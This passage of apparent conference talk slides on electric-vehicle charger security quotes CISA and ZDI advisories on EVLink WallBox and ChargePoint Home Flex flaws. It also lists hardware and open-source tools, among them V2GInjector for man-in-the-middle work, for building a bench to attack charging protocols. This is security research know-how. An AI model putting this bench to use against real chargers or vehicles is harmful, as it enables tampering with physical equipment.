CVE-2024-4622 has been assigned to this vulnerability. A CVSS v3 base score of 8.2 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:H).



ICS ADVISORY

Schneider Electric EVLink WallBox (Update A)

Last Revised: July 22, 2025 **Alert Code:** ICSA-25-175-04

RELATED TOPICS: INDUSTRIAL CONTROL SYSTEM VULNERABILITIES , INDUSTRIAL CONTROL SYSTEMS


View CSAF

1. EXECUTIVE SUMMARY

- **CVSS v4 8.6**
- **ATTENTION**: Exploitable remotely/low attack complexity
- **Vendor**: Schneider Electric
- **Equipment**: EVLink WallBox
- **Vulnerabilities**: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal'), Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'), Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

2. RISK EVALUATION

Successful exploitation of these vulnerabilities could allow an attacker to gain remote control of the charging station.



(0Day) (Pwn2Own) ChargePoint Home Flex SrvrToSmSetAutoChnlListMsg Stack-based Buffer Overflow Remote Code Execution Vulnerability

AUGUST 1ST, 2024

ZDI-24-1050
ZDI-CAN-23222

CVE ID
CVE-2024-23968

CVSS SCORE
8.8 AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

AFFECTED VENDORS
ChargePoint

AFFECTED PRODUCTS
Home Flex

Vulnerability Details

This vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of ChargePoint Home Flex charging stations. Authentication is not required to exploit this vulnerability.

The specific flaw exists within the SrvrToSmSetAutoChnlListMsg function. The issue results from the lack of proper validation of the length of user-supplied data prior to copying it to a fixed-length stack-based buffer. An attacker can leverage this vulnerability to execute code in the context of root.

Every public advisory targets the charger: credentials, firmware, RCE. Nobody audits what the car believes. CISA · ZDI.

ACT V · TOOLING

Build your own bench

[~] lsusb



PLC Stamp micro 2
QCA7000 · chargebyte



devolo Green PHY
QCA7000 eval



8devices beet
Green PHY · ~€123



RP2040
Control Pilot gen

A PLC modem + a Pi + an RP2040 for the Control Pilot drives SLAC and V2G at safe low voltage. Add HV only at the end.

[~] which *



Open-source covers every layer: open-plc-utils / pyPLC (PLC), V2GInjector (MITM), Josev · EVerest · ChargeSploit (full stacks), dsV2Gshark (inspect).

[~] git log --oneline

2015 · Shopshifting · ZVT terminals (SRLabs)
charger side

2019 · PHY-layer insecurity (USENIX Sec) · V2GInjector (SSTIC)

2020 · J1772 MITM throttle/overcharge (SwRI)

2023 · Brokenwire wireless DoS (NDSS)

2024 · Pwn2Own Automotive · CVE-2024-4622 (Alpitronic)

2025 · "One Modem to Brick Them All" (DEF CON 33)

2026 · HotWire (WOOT) · High Voltage Heist (DEF CON 34)
the car side

A decade of work moves from the box (creds, firmware, DoS) to the car's trust in physical values. The frontier is what the vehicle believes.

Thanks.
Questions?

djnn.sh · KAGE · Car Hacking Village @ CODE BLUE